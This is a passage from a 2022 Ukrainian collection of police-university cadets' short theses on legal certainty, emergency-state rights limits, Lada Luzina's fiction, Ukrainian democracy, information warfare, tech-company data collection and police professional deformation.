Схожі погляди дослідників у зарубіжному праві знаходять підтримку в певних рішеннях суду. Таким чином, Конституційний Суд Бельгії визначає принцип правової визначеності як «умову передбачуваності й зрозумілості, тим самим вважаючи, що суб'єкт правових відносин повинен прогнозувати результати своїх діянь, а різні дії, які утворюють завади на даному шляху, є незаконними» [6, с. 53].

Науковець Ганс Грібнау з Голландії зазначає, що принцип юридичної визначеності розглядається як захист від протиправного втручання держави, щодо перевищення дискреційних повноважень державних органів. Правова визначеність, як він вважає, стабілізує правову систему держави, гарантує незворотність дії закону, зрозумілість його положень, обов'язкове оприлюднення текстів нормативно-правових актів [7, с. 53].

Таким чином, підсумовуючи зарубіжні наукові підходи щодо сутності правової визначеності, маємо констатувати, що:

Саме визначеність покладено в основу ідеї права. Це сприяє змістовному наповненню права людиноцентричною правовою

ідеологією, в основу якої, зокрема, покладено ідею правової безпеки, тобто захищеності людини правом.

Правова визначеність» включає:

- чіткість, однозначність, стислість формальних правових приписів, виражених у законах, указах, постановах тощо;
- лаконічність, ясність і виразність нормативних приписів;
- встановлення рівності та вираження норм у законах, інших нормативних актах, тобто закріплення в джерелах права, які є її зовнішньою формою вираження;
- норма права має виключно письмову форму, формалізовану у вигляді відповідного тексту, якому притаманна раціональна структура;
- ясність правового становища суб'єктів права, визначеності, стійкості їх відносин, у підсумку – чіткій урегульованості всієї системи відносин, що складаються в суспільстві.

Список бібліографічних посилань

1. John Braithwaite. Rules and Principles: a Theory of Legal Certainty. Australian Journal of Legal Philosophy. 2002. V. 27. P. 1–46.
2. Paul Henrich Neuhaus. Legal certainty Versus Equity in the Conflict of Laws. Law and Contemporary Problems. P. 795–807.
3. Koninklijke Brill NV. General Principles and the Coherence of International Investment Law: Res Judicata, Lis Penolens and the Value of Precedents. General Principles and the Coherence of International Law. 2019. P. 247–296.
4. Ciongary Emilian. Constitutional Law connotations of Legal Certainty in the Rule of Law. Fiat Iustitia. 2016. № 1. P. 43–50.
5. Дворкін Р. Верховенство права: проблеми теорії і практики. Філософія права і загальна теорія права. 2013. № 1. С. 15–23.
6. Popelier P. Five Paradoxes on Legal certainty and the Lawmaker. Legisprudence. V. II. № 1. P. 53.
7. Gribnau Hans Equality. Legal certainty and Tax Legislation in the Netherlands Fundamental Legal Principles as Checks on Legislative Power: a case study. Utrarecht Law Review. 2013. I. 2. V. 9. P. 53–74.

Одержано 31.05.2022

Мирослава Олександрівна ІВЧЕНКО,

курсантка групи Ф4-401

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри конституційного і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. І. Радченко***

ОБМЕЖЕННЯ ПРАВ ЛЮДИНИ В УМОВАХ НАДЗВИЧАЙНОГО СТАНУ

Права людини є однією з фундаментальних категорій у сучасній юридичній науці. Цьому суспільно-правовому явищу присвячено велику кількість наукових праць, починаючи з часів Давньої Греції та Риму і закінчуючи сьогоднішнім. І цілком очевидно, що процес розвитку прав людини, незалежно від правової системи, історичних, географічних, етнічних, лінгвістичних, релігійних особливостей окремої держави, завжди характеризуватиметься своєю перманентністю і динамічністю.

Ступінь демократичності будь-якої сучасної держави визначається, насамперед, рівнем забезпеченості (гарантованості) прав людини.

За звичайних повсякденних умов держава за наявності відповідної волі або бажання має змогу забезпечити на достатньому рівні основні права, свободи і законні інтереси своїх громадян. Це стосується не тільки, а можливо навіть і не стільки, законодавчого закріплення прав людини, скільки створення належних умов для реалізації громадянами належних їм прав, свобод і законних інтересів.

Проте у сучасному світі можуть виникати певні ситуації, коли держава вимушена запроваджувати на частині або всій своїй території особливий (спеціальний) режим – надзвичайний стан.

Мало хто звернув увагу на той факт, що напередодні вторгнення військ російської федерації на територію нашої держави вранці 24 лютого 2022 року, в Україні після термінового засідання Ради національної безпеки і оборони України указом глави держави з 00.00 год 24 лютого на всій території України, за винятком Луганської й Донецької областей, запроваджувався надзвичайний стан строком на 30 діб [1]. Аналогічний правовий режим, до речі, планується запровадити в Україні й на час ліквідації наслідків війни [2].

Відповідно до ст. 1 Закону України «Про правовий режим надзвичайного стану» надзвичайний стан – це передбачений Конституцією України особливий правовий режим діяльності державних органів, органів місцевого та регіонального самоврядування, підприємств,

установ і організацій, який тимчасово допускає встановлені цим Законом обмеження в здійсненні конституційних прав і свобод громадян, а також прав юридичних осіб та покладає на них додаткові обов'язки [3].

Отже, однією зі специфічних ознак надзвичайного стану є можливість запровадження на законних підставах певних обмежень у реалізації громадянами своїх конституційних прав і свобод.

Аналізуючи правовий режим надзвичайного стану та наслідки, пов'язані з його запровадженням, варто звернути увагу на ту обставину, що права і свободи людини саме обмежуються, а не скасовуються. На цьому наголошує й ч. 2 ст. 22 Конституції України [4]. Цілком очевидно, що ці два терміни не є тотожними і не повинні підмінятися один другим під час реалізації державою заходів, обумовлених запровадженням надзвичайного стану.

На нашу думку, запровадження надзвичайного стану в країні або в окремих її місцевостях підвищує ризик протизаконного обмеження прав громадян, обумовлених можливим зловживанням державними органами або їх посадовими особами наданими Конституцією і законами надзвичайними повноваженнями. Відсутність дієвого громадського контролю і обмеження діяльності засобів масової інформації ще більше сприяють ймовірному порушенню прав і свобод громадян.

Одним з можливих засобів, які б стали на перешкоді виникненню згаданої ситуації, недопущення узурпації влади і пов'язані з цим антидемократичні процеси, могло б стати закріплення на законодавчому рівні системи засад надзвичайного стану. До такої системи пропонується включити наступні засади:

максимальна обмеженість дії режиму надзвичайного стану у часі;
неможливість обмеження за будь-яких обставин низки фундаментальних прав і свобод людини (насамперед, мова йде про особисті права: право на життя, недоторканність особистості, свободу думки тощо). І якщо чинна Конституція України містить відповідний перелік (ч. 2 ст. 64) [4], то у базовому законі така норма відсутня;

обов'язкове і безумовне дотримання усіма державними органами, залученими до реалізації заходів, передбачених правовим режимом надзвичайного стану, загальновизнаних міжнародних стандартів у галузі прав людини;

неможливість за жодних обставин скасування Конституції чи інших законодавчих актів, що закріплюють права і свободи людини та гарантії їх реалізації;

здійснення перманентного контролю (нагляду) за діяльністю правоохоронних органів та Збройних Сил у період дії надзвичайного стану;

забезпечення оперативного судового захисту порушених або незаконно обмежених прав і свобод громадян;

взаємодія і співпраця державних органів, що реалізують заходи, передбачені правовим режимом надзвичайного стану, з місцевим населенням;

негайне і якомога повне інформування населення про усі заходи надзвичайного характеру, що запроваджуються на відповідній території.

Очевидно, що запропоновані засади – це лише частина (юридична складова) широкого комплексу заходів, які можуть і мають бути спрямовані на захист прав і свобод громадян в умовах надзвичайного стану, і унеможливають їх порушення державними органами, що забезпечують правовий режим надзвичайного стану.

Список бібліографічних посилань

1. Про введення надзвичайного стану в окремих регіонах України : Указ Президента України від 23 лют. 2022 р. № 63/2022. URL : <https://www.president.gov.ua/documents/632022-41393>.

2. Під час ліквідації наслідків війни в Україні діятиме режим надзвичайного стану – Шмигаль. URL : <https://tsn.ua/politika/pid-chas-likvidaciyi-naslidkiv-viyni-v-ukrayini-diyatime-rezhim-nadzvichaynogo-stanu-shmigal-2026453.html>.

3. Про правовий режим надзвичайного стану : Закон України від 16 бер. 2000 р. № 1550-III. URL : <https://zakon.rada.gov.ua/laws/show/1550-14#Text>.

4. Конституція України від 28 червня 1996 р. (із змін.). URL: <http://zakon1.rada.gov.ua/laws/show/254к/96-вр>.

Одержано 12.06.2022

Аліна Юріївна ІРХІНА,

курсантка групи Ф3-205

Харківського національного університету внутрішніх справ

Науковий керівник:

завідуючий кафедри українознавства факультету № 2

Харківського національного університету внутрішніх справ

доктор філологічних наук, професор І. В. Чорний

ЖІНКА-БЕРЕГІНЯ У ТВОРЧОСТІ ЛАДИ ЛУЗІНОЇ

Творчість сучасної київської письменниці Лади Лузіної (Владислави Кучерової), як зауважують численні критики й літературознавці, є типовим прикладом так званої «жіночої» прози. Це стосується як

проблематики творів авторки, так і сюжетики, типу конфліктів, на яких вони будуються, особливостей образних систем книг письменниці. Практично в кожному творі Лузіної присутня незалежна жінка, яка обстоює право на власну думку, життєву позицію, вибір шляхів досягнення особистого щастя. Жінка для письменниці стає уособленням сім'ї, роду і, ширше, – всієї країни. Вона є хранительською домашнього осередку, берегинею рідного міста (насамперед, Києва) та світопорядку.

Особливо яскраво це репрезентовано в головному мега-творі Лузіної – циклі «Київські відьми» – зібранні оповідань, повістей і романів, пов'язаних наскрізними героїнями – трьома сучасними молодими киянками, яким волею Долі випало стати киевицями, хранительками столиці України. Студентка-історикиня Маша Ковальова, бізнес-леді Катерина Дображанська та ресторанна співачка Даша Чуб уособлюють різні прошарки сучасного українського суспільства. Спочатку вони навіть не можуть порозумітися одна з одною, проте поступово усвідомлюють свою місію і досить завзято виконують обов'язки вартівих світопорядку, змагаючись і перемагаючи зловорожі сили. Лузіна розвиває думку, що за певних умов будь-яка жінка може стати берегинею, в якій прокидаються прадавні інстинкти войовниці і захисниці.

Такими самими берегинями роду і країни вважає письменниця і відьом, акцентуючи на початковому змісті цього слова – «жінка, яка відає, володіє певними знаннями». Відьми постають як у художніх творах Лузіної (насамперед, вже згаданому циклі «Київські відьми», книзі «Я – відьма»), так і в творах нон-фікшн «Чарівні традиції українок», «Неймовірний Київ» тощо. Авторка намагається розібратись у феномені відьомства, прояснити його генезу, прослідкувати історію, надати яскраві приклади того, як відьми ставали берегинями міста й цілої країни.

Особливості світогляду Лузіної, який деякі вчені відносять до так званого «народного християнства», що є синкретизмом язичництва й християнства, дозволяють письменниці ставити до одного ряду жінок-берегинь як начебто далеких від релігії відьом, так і православних святих. Так, серед могутніх берегинь української столиці вона називає святу Варвару, мощі якої зберігаються нині у Володимирському соборі Києва, народну (офіційно ще не визнану православною церквою) святу Аліпію Голосіївську. Святій Варварі, історії перебування її мощів у Києві присвячено цікавий, злободенний роман «Біси з Володимирської гірки». Письменниця зображає святу Варвару помічницею киян, рятівницею їх від всіляких хвороб

й епідемії. Аліпія Голосіївська уособлює для Лузіної народну душу, прадавню мудрість. Авторка порівнює київську святу з чарівною Бабою Ягою, яка живе серед природи й стає частиною її.

Таким чином, ми бачимо, що Лада Лузіна знаходиться на яскраво виражених феміністичних позиціях, які втілює в своїх художніх і науково-популярних творах. Головною думкою тут є здатність української жінки в важкий для країни час стати пліч-о-пліч з чоловіками на сторожі рідної землі, міста, оселі.

Одержано 17.05.2022

Володимир Валерійович ІЩЕНКО,

курсант групи Ф1-106

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави та права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Г. Юшкевич***

АКТУАЛЬНІ ПИТАННЯ ПОБУДОВИ ДЕМОКРАТИЧНОЇ ДЕРЖАВИ В УКРАЇНІ

Після розпаду Союзу Радянських Соціалістичних Республік наша держава отримала незалежність, але потрібно було багато чого зробити, а саме, зміна системи з тоталітарної на демократичну. Однак реальним поштовхом стала угода про асоціацію з Європейською Союзом [1].

Демократична держава – це держава, заснована на здійсненні народовладдя шляхом забезпечення прав громадян, їх рівної участі у формуванні державної влади і контролі за її діяльністю. Демократична теорія і практика, пов'язані з ідеями свободи та рівності, є видатними досягненнями людської цивілізації. Зароджена в Давніх Афінах як влада відносно невеликої групи вільних громадян, демократія в процесі свого тисячолітнього розвитку розширила власну соціальну базу, тобто коло осіб, на яких спирається та в інтересах яких здійснює владу держава. Із часом відбулася зміна уявлень про співвідношення суспільства і держави – народ перестав сприйматися як пасивне населення, що підкорене державі, натомість він почав виступати повновладним сувереном. Сама ж держава в таких умовах перетворюється на демократичну організацію влади вільних і

рівних індивідів. Сучасний етап людського розвитку унеможливило лише безпосереднє здійснення влади народом, що зумовлює необхідність її делегування державі. Отже, в умовах демократії держава перетворюється на представницьку форму виявлення й організації волі та інтересів народу. Саме тому теорія держави і права досліджує демократію насамперед як тип державного режиму – демократичну державу [2, с. 321].

Спільним соціальним ґрунтом демократичної і правової державності виступає громадянське суспільство. Його активність багато в чому зумовлює справжність, а не декларативність демократичної форми держави. На думку Петришина О. В., Погребняка С. П., Смородинського В. С. демократію можна розглядати також як суспільну цінність, що виявляється у трьох аспектах: 1) історична цінність демократії полягає в тому, що в процесі еволюції людської цивілізації кожен наступний історичний тип демократичної державності (від Античності до сьогодення) розширював межі свободи особи, її участі в управлінні державними справами; 2) власна цінність демократії характеризується тим, що вона є втіленням багатовікової мрії людства про справедливе поєднання рівності та свободи в політичній сфері, народного суверенітету; 3) інструментальна цінність демократії полягає в тому, що вона виступає ефективним засобом організації державної влади, виявлення і втілення волі народу, сприяє гарантуванню прав людини, впровадженню в суспільну практику принципу верховенства права [2, с. 322].

Говорячи про демократію в Україні, слід наголосити, що вона є основою державного устрою України. В чинній редакції Конституції України закладені загальні основи для розвитку прямої демократії в нашій державі. В ст. 1 та ст. 5 Конституції закріплено, що народ України здійснює первісну та верховну владу в країні, є носієм суверенітету і єдиним джерелом влади в державі [3]. Це визначає право народу на здійснення влади як безпосередньо, так і через органи державної влади та місцевого самоврядування.

Серед форм безпосередньої демократії, крім виборів представницьких органів, в Конституції України передбачено участь у всеукраїнському та місцевому референдумах, а також право громадян направляти індивідуальні чи колективні письмові звернення або особисто звертатися до органів державної влади, органів місцевого самоврядування. Зазначені конституційні норми цілком відповідають вимогам ст. 21 Загальної декларації прав людини [4], яка проголошує право кожного брати участь в управлінні своєю державою як безпосередньо, так і через вільно обраних представників. Певною

особливістю українського конституціоналізму є надання зверненням громадян високого правового статусу, що визначає їх як важливий інструмент функціонування демократичного суспільства, а також підвищує обов'язки органів державної влади та місцевого самоврядування перед громадянами [5].

Проблеми Української демократії. розвиток демократії в Україні гальмують такі основні проблеми: посилення протистояння владних інститутів і конфліктність у політичній системі держави; руйнування традиційного типу комунікації між виборцями та обраними до Верховної Ради України і місцевих рад депутатами; непрозорість процесів підготовки та ухвалення рішень виборними органами державної влади; ухвалення законів, підзаконних, а також локальних нормативно-правових актів, які прямо чи опосередковано ускладнюють чи скасовують процедури, спрямовані на максимальне залучення громадян до процесів прийняття рішень; фактична відсутність механізмів політичної відповідальності депутатів рад різного рівня перед своїми виборцями тощо [5].

Серед основних причин таких тенденцій можна назвати відсутність сучасної державної еліти, представники якої мали б спільне бачення національних інтересів України, а також основоположних принципів, основних завдань та перспектив її політичного розвитку; низький рівень демократичної політичної культури та громадянської свідомості населення; невідповідна вимогам сьогодення система державного управління та місцевого самоврядування; відсутність ефективних соціально-економічних реформ тощо [5].

Сучасний етап демократичних трансформацій в Україні потребує посилення механізмів безпосередньої участі громадян у суспільно-політичних процесах, оскільки неефективність основних інститутів політичної системи великою мірою обумовлена саме недостатністю громадського контролю за їх діяльністю у міжвиборчій період та обмеженням політичної участі громадян лише електоральними процесами. Подальший розвиток форм прямої демократії в Україні обумовлює, перш за все, необхідність удосконалення конституційних засад реалізації механізмів безпосередньої участі громадян в управлінні державними справами [5].

Підсумовуючи слід зазначити, Україна - молода та перспективна держава, яка має всі можливості щоб стати демократичною державою. Демократія – це в першу чергу про те, що громадяни мають право вимагати від обраної ними влади поваги до себе та своєї гідності. Вимагати того, щоб держава працювала в їхніх інтересах, задля їхньої зручності. Але для забезпечення демократичної системи

потрібно багато чого зробити. На сьогодні є проблеми війни та окупації частини території держави, лише після перемоги та повернення територій, включаючи окремі райони Донецької та Луганської областей, Автономної республіки Крим та міста Севастополь.

Список бібліографічних посилань

1. Угода про асоціацію між Україною, з однієї сторони, та Європейським Союзом, Європейським співтовариством з атомної енергії і їхніми державами-членами, з іншої сторони : Міжнародний документ від 27.06.2014. URL: <https://cutt.ly/zHlGxzg> (дата звернення: 15.05.2022).

2. Теорія держави і права : підручник / О. В. Петришин, С. П. Погребняк, В. С. Смородинський та ін. ; за ред. О. В. Петришина. Х. : Право, 2015. 368 с. URL: <https://cutt.ly/SHlJRnv> (дата звернення: 15.05.2022).

3. Конституція України : Закон України від 28.06.1996 № 254к/96-ВР. URL: <https://cutt.ly/aHlJmkb> (дата звернення: 15.05.2022).

4. Загальна декларація прав людини: Міжнародний документ від 10.12.1948. URL: <https://cutt.ly/1HlJVuI> (дата звернення: 15.05.2022).

5. Актуальні проблеми розвитку демократії в Україні. URL: https://web.posibnyky.vntu.edu.ua/fmib/13vashenko_politologiya_dlya_vchitelya/173..htm (дата звернення: 15.05.2022).

Одержано 31.05.2022

Марія Ігорівна КАБАЧЕНКО,

курсантка 2 курсу

Сумської філії Харківського національного університету внутрішніх справ

Владислав Юрійович ВЛАСЕНКО,

курсант 2 курсу

Сумської філії Харківського національного університету внутрішніх справ

Максим Михайлович ГОРОБЦОВ,

курсант 2 курсу

Сумської філії Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри соціально-економічних дисциплін Сумської філії

Харківського національного університету внутрішніх справ,

*кандидат економічних наук **С. М. Виганяло***

СУЧАСНІ ТЕХНОЛОГІЇ ВЕДЕННЯ ІНФОРМАЦІЙНОЇ ВІЙНИ

На тлі останніх подій, які відбуваються в Україні можна зрозуміти, що не останню роль у боротьбі між конфліктуючими сторонами відіграє інформація, а саме яким чином вона подається, чи є вона

правдивою, актуальною, достовірною, точною. В умовах сьогодення одним із ефективних і небезпечних видів зброї стала інформація. Цьому сприяє досить високий рівень розвитку інформаційних технологій та технології психологічного впливу на суспільство, а саме - використання компромату, перекидання фактів, підкидання неправдивої інформації, введення в оману.

Для ґрунтовного дослідження даного поняття розглянемо визначення поняття «інформаційна війна» з різних джерел, адже інформаційна війна включає в себе багато різних понять, які важко усвідомити, і враховуючи сьогоденні темпи розвитку інформаційного суспільства, можна стверджувати, що ще багато нових, незвіданих аспектів цієї війни ще досліджуються.

Інформаційною війною називається війна, що ведеться за допомогою різноманітної інформаційної зброї (комп'ютерної, психологічної та ін.), у всіх сферах суспільного життя, головним завданням якої є підкорення свідомості, ідеології, духовності противника з метою завоювання його ресурсів.

Інформаційна війна — викладення інформації у спосіб, який формує у суспільстві чи групі людей потрібну точку зору, громадську думку, хід взаємодоповнюючих логічних думок, вичерпну систему поглядів щодо окремих питань на користь організатора інформаційної пропаганди.

Інформаційна війна – це дії, початі для досягнення інформаційної переваги шляхом завдання шкоди інформації, процесам, що базуються на інформації і інформаційних системах супротивника при одночасному захисті власної інформації, процесів, що базуються на інформації і інформаційних системах.

Інформаційна війна – це атака інформаційної функції, незалежно від засобів, які застосовуються.

Інформаційну війну можна визначити як комплекс заходів інформаційного забезпечення, інформаційної протидії та інформаційного захисту, які проводять за єдиним задумом і планом з метою захоплення та утримання інформаційної переваги над супротивником. Поширення інформаційних воєн пояснюється можливістю забезпечення досягнення політичних цілей завдяки проведенню глобальних (стратегічних) психологічних операцій з метою формування відповідної вигідної системи поглядів, психологічної обробки населення країни та суміжних держав.

Аналізуючи дані трактування, ми прийшли до висновку, що головною метою інформаційної війни є вплив на свідомість соціальної частини соціотехнічної системи. Досягнення даної мети дає змогу в

подальшому проводити необхідні перетворення над всією системою і в цілому досягти керованості об'єкта впливу. У зв'язку з цим виникає необхідність посилення захисту власних інформаційних ресурсів і захисту від проведення можливих інформаційно-психологічних операцій конкурентів.

На сучасному етапі розвитку глобального інформаційного суспільства методи та форми інформаційно-психологічного операцій трансформуються з огляду на модернізацію новітніх інформаційно-комунікаційних технологій.

Розглянемо основні напрямки технології ведення інформаційної війни:

1. Інтернет і пов'язані з ним нові види медіа-сервісів - найбільш перспективна та є технологічною платформою для подальшого розвитку інфраструктур масової інформації та комунікації – як на глобальному, так і на локальному рівнях. Всесвітня мережа продовжує швидко зростати завдяки розповсюдженню та вдосконаленню ІКТ.

2. Логічні бомби, так звані „програмні заставні пристрої”, які заздалегідь упроваджуються в інформаційно-керовані центри воєнної та цивільної інфраструктур, та приводяться в дію за сигналом чи у встановлений час, знищують або спотворюють інформацію і дезорганізують роботу програмно-технічних засобів (програми, що здійснюють прихований несанкціонований доступ до інформаційних ресурсів противника). З'явилися також засоби придушення і фальсифікації інформаційного обміну в телекомунікаційних мережах, засоби передачі по каналах державного, військового управління та за допомогою ЗМІ потрібної інформації.

3. Медіа-інформаційний тероризм став різновидом інформаційного тероризму. Йдеться про міжнародний «кібертероризм», який за допомогою сучасних телекомунікації продукує “терористичну свідомість”, дає можливість терористичним групам завдяки мас-медіа маніпулювати масовою свідомістю. Тенденційне висвітлення певних подій, широке застосування дезінформації, інформаційний шантаж з використанням результатів електронного контролю за життям людей, їх політичною діяльністю і особистими планами, у використанні всієї могутності сучасних ЗМІ з метою отримання односторонніх переваг.

4. Тероризм через Інтернет: сайти швидко з'являються та зникають, змінюють свої назви, доменні імена, однак цілі та зміст посилань і статей залишаються незмінними. Їх метою є вплинути на громадську думку, поведінку у суспільстві, змінити свідомість чи

посягати страх, паніку, підірвати моральні устої суспільства; викликати громадський супротив щодо влади чи певної події чи розв'язати дискусії на тему тероризму.

5. Моніторинг публікацій в ЗМІ полягає в підвищенні її ролі у розв'язанні зовнішньополітичних завдань мірою поглиблення інформатизації. Вдосконалення нетрадиційних засобів на сучасному етапі науково-технічної революції призвело до виникнення зброї глобального ураження, системне застосування якої здатне знищити саме середовище існування людства.

6. Вплив на психіку (свідомість і підсвідомість) людини сигналами вербальної (семантичної) інформації. Каналами поширення сигналів виступають друковані засоби інформації, радіо-, телекомунікаційні системи, окремі особи.

7. Іміджева складова, що припускає негативний вплив на репутацію протиборчої сторони, що згодом має призвести до ігнорування та дискредитації інтересів противника у світовому співтоваристві. Останнє десятиріччя засвідчило феноменальне зростання можливостей інформаційних технологій. Ведення інформаційно-іміджевої війни спотворює реальність в масовій суспільній свідомості, а її результат може суттєво відрізнитися від підсумків збройного конфлікту. Більш того, результати інформаційної війни для її учасників можуть виявитися важливіше підсумків збройних дій.

Ми прийшли до висновку, що інформаційна війна перестала бути другорядним чинником, доповненням до «основних» подій. В сучасному світі інформаційна війна стала одним із засобів політичної боротьби, і охоплює всі сфери життя суспільства, а наслідками таких воєн є знищення духовних цінностей суспільства, що може привести до руйнації соціуму. Ми розглянули основні напрямки сучасних технологій ведення інформаційних війн, які актуальні на даний момент. Звісно, що використання інформаційних засобів і систем в інформаційній сфері призводить до розширення арсеналу методів і засобів інформаційної боротьби, посилення її впливу на хід і результат воєнних дій, зростання кількості залучених до неї сил і засобів.

Список бібліографічних посилань

1. Інформаційна боротьба у воєнних конфліктах другої половини XX століття: Монографія. Київ:Альтерпрес, 2006. 192 с.

2. Почепцов Г. Г. Сучасні інформаційні війни. Київ : Видавничий дім «Києво-Могилянська Академія», 2015. 496 с.

Одержано 09.06.2022

Андрій Андрійович КАЛАНЧА,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент В. А. Світличний

КІБЕРШПИГУНСТВО ЯК ОСНОВНИЙ СПОСІБ ВЗАЄМОДІЇ З КОРИСТУВАЧЕМ

Мобільні пристрої стали невід'ємною частиною життя для будь-кого на планеті. Ми встановлюємо на свої телефони безліч програмного забезпечення, погоджуючись із їхньою політикою приватності й користування, та навіть не замислюємось, доступ до якої інформації надаємо.

Метою роботи є дослідження даних, якими оперують мастодонти ІТ-ринку про своїх користувачів, адже «Якщо ви користуєтесь чимось пропріетарним і не платите за нього, то, скоріш за все, продукт – це ви!» [1].

Google.

Нещодавні дослідження рCloud виявили, що лідером з торгівлі особистими даними користувачів є соціальні мережі Google: Facebook, Instagram та YouTube [2].

Google зберігає історію запитів користувачів, дії з електронними картами, а, отже, й геолокацію; Facebook моментально розпізнає на фотографії будь-кого зі своєї бази даних. Стосовно Facebook взагалі виникає багато запитань, оскільки журналісти The New York Times дізналися, що ця соціальна мережа більше 10-ти років ділилася даними користувачів із Apple, Microsoft, Samsung, Blackberry та 50-ти іншими компаніями. Цими даними були: встановлені додатки на вашому пристрої, оператор зв'язку, Інтернет-провайдер, швидкість передачі даних та ваші Wi-Fi-з'єднання, Bluetooth-пристрої, рівень заряду акумулятора, місткість пристрою, розміщення вікон на робочому столі, а система «захисту» слідувала навіть за рухом губ [3].

Апогеем шпигунства цієї корпорації стало прослуховування користувачів. Дослідження провів користувач YouTube з нікнеймом Mitchollow: він встановив чистий браузер Google Chrome, покористувався ним, щоб впевнитись, що реклама абсолютно нейтральна, а далі закрив його, та почав говорити близько двох хвилин про собачі

іграшки. Внаслідок цих дій, наступні відвідування сайтів привели автора експерименту в шок: реклама, що стосувалася собачого корму та іграшок для цуценят заповнювала кожен другу сторінку [4].

Та це не дивно, оскільки ще в липні 2015 було відомо, що Google приховано встановлювала на ПК користувачів додаток, призначений для прослуховування фонового звуку заради спрацювання голосового помічника Google. А у вересні 2021 року вийшло 94 оновлення на Chrome, що додало Idle Detection API, яке дозволяло веб-сайтам отримувати повідомлення, коли користувач переставав діяти на веб-сторінці [5].

Рішенням проблеми може бути лише перехід на непроприетарні сервіси та послуги. До прикладу, ідеальною заміною браузеру Chrome може бути Mozilla Firefox, а замінити пошукову машину Google можна на DuckDuckGo.

Microsoft.

Компанія Microsoft куди цікавіше діє із користувачами своєї операційної системи Windows: в Windows 10 усі оновлення будуть негайно та примусово встановлюватися, заміна стандартних додатків «із коробки» стає дедалі складніше, а коли ви намагаєтеся інстальювати веб-браузер Firefox чи Chrome на збірці Windows 10 версії 1809, ви можете помітити, що встановлення переривається операційною системою, а служба Telemetry Compability Microsoft значно погіршує продуктивність машин на ОС Windows 10.

З 2019 року Microsoft примусово встановлює програму «Виправлення» на машини із ОС Windows 10. Цими виправленнями, на думку Microsoft, є нищення в особистих файлах користувача та скидання до стандартних налаштувань, передбачених Microsoft.

Про те, що в цій операційній системі присутні AdvertisementID та нав'язування сервісів Microsoft, думаю, усі знають. Стосовно цих сервісів також є що розказати: Microsoft Office-365 дозволяє роботодавцям шпигувати за своїми підлеглими, Microsoft Teams збирає особисту інформацію та ідентифікує дані, в тому числі кількість, діяльність користувачів конференції, а також IP-адреси цих учасників [6].

Єдиним рішенням проблеми я бачу перехід на вільне програмне забезпечення та операційні системи, де це передбачається можливим.

Apple

У компанії Apple відсутнє шпигунство, у стандартному його розумінні, та все ж таки воно присутнє й на її девайсах.

Професор Дуг Лейт стверджує, що iPhone на рівні з Google Pixel ділиться персональними даними користувача: обидва відправляють

своїм компаніям інформацію про Wi-Fi-мережі, до яких приєднується користувач, MAC-адреси сусідніх пристроїв, а отже, теоретично, можуть відслідковувати де і з ким знаходиться власник пристрою. Та все ж, розміри цих пакетів даних відрізняються: у iPhone він становить 53 кілобайти, на відміну від Google Pixel, де розмір становить цілий мегабайт [7].

Зі слів Ніколя Брієна, голови France Digitale, Apple активно збирає дані зі своїх трьох сервісів: App Store, Apple News та «Акції», а також здатна передавати цю інформацію третім особам. В Купертино подібні звинувачення спростовують [8].

Логічним рішенням буде вимкнення подібних налаштувань в системі iOS та максимальна обачність в кожній дії при взаємодії із пристроєм.

Висновки. Зручність і безпека сьогодні має роздільні поняття і вимагає балансу та жертв. Дослідження в цій роботі показали, що Google, Microsoft та Apple не поважають конфіденційність своїх користувачів, а їхні продукти не підходять для тих, хто поважає приватність та анонімність.

Список бібліографічних посилань

1. Як позбутися шпигунства від Google. // вебсайт. URL: <https://3dnews.ru/975944/kak-izbavitsya-ot-slegki-google-5-prostih-shagov> (дата звернення: 27.05.2022).

2. Кукі, маячки та розпізнавання обличчя: хто і як слідкує за нами в Інтернеті. // вебсайт. URL: <https://vc.ru/flood/256513-kukimayachki-i-raspoznavanie-lic-kto-i-kak-sledit-za-nami-v-internete> (дата звернення: 27.05.2022).

3. Як за нами слідкують наші гаджети. // вебсайт. URL: <https://www.gq.ru/entertainment/kak-za-nami-sledyat-cherez-nashi-gadzhety> (дата звернення: 28.05.2022).

4. Google always listening: Live Test. // вебсайт. URL: <https://www.youtube.com/watch?v=zBnDWSvaQ1I> (дата звернення: 28.05.2022).

5. Google перетворила Chrome в інструмент масового шпигунства. // вебсайт. URL: https://safe.cnews.ru/news/top/2021-09-23_mozilla_google_prevratila_chrome_v (дата звернення: 28.05.2022).

6. Програми Microsoft шкідливі. // вебсайт. URL: <https://www.gnu.org/proprietary/malware-microsoft.ru.html> (дата звернення: 29.05.2022).

7. iPhone слідкує за користувачами не менше пристроїв на Android. // вебсайт. URL: https://www.iguides.ru/main/other/uchyeny_e_i_iphone_i_android_sobirayut_o_nas_slisshkom_mnogo_dannykh/ (дата звернення: 29.05.2022).

8. Apple не хоче, щоб хтось крім неї слідкував за користувачами.
// вебсайт. URL: <https://appleinsider.ru/sudy-i-skandaly/apple-ne-xochet-chtoby-kto-to-sledil-za-polzovatelyami-ios-krome-neyo.html>
(дата звернення: 29.05.2022).

Одержано 06.06.2022

Єлизавета Юріївна КАСИЧ,

*курсант 2 курсу Навчально-наукового інституту права
та підготовки фахівців для органів Національної поліції
Дніпропетровського державного університету внутрішніх справ*

Науковий керівник:

*доцент кафедри гуманітарних дисциплін
та психології поліцейської діяльності
Дніпропетровського державного університету внутрішніх справ,
кандидат психологічних наук, доцент **І. О. Шинкаренко***

**ПРОБЛЕМНІ ПИТАННЯ ПРОФЕСІЙНОЇ ДЕФОРМАЦІЇ
ПРАЦІВНИКІВ ПРАВООХОРОННИХ ОРГАНІВ**

Актуальною проблемою працівників професії типу «людина-людина» є професійна деформація, тому що процеси професійної діяльності людини формуються навички, вміння, відшліфовуються ціннісні орієнтації, рівень прагнень, самооцінка, відбувається особистісне зростання, з'являється професіоналізм. Це пов'язано, перш за все, з особливостями службової діяльності, морально-психологічними перевантаженнями та кримінологічними характеристиками об'єкта такої діяльності. Прагнення України до створення реально правової держави потребує дослідження всіх причин та умов, що призводять до перевищення влади або службових повноважень працівниками правоохоронних органів, зокрема їхньої професійної деформації.

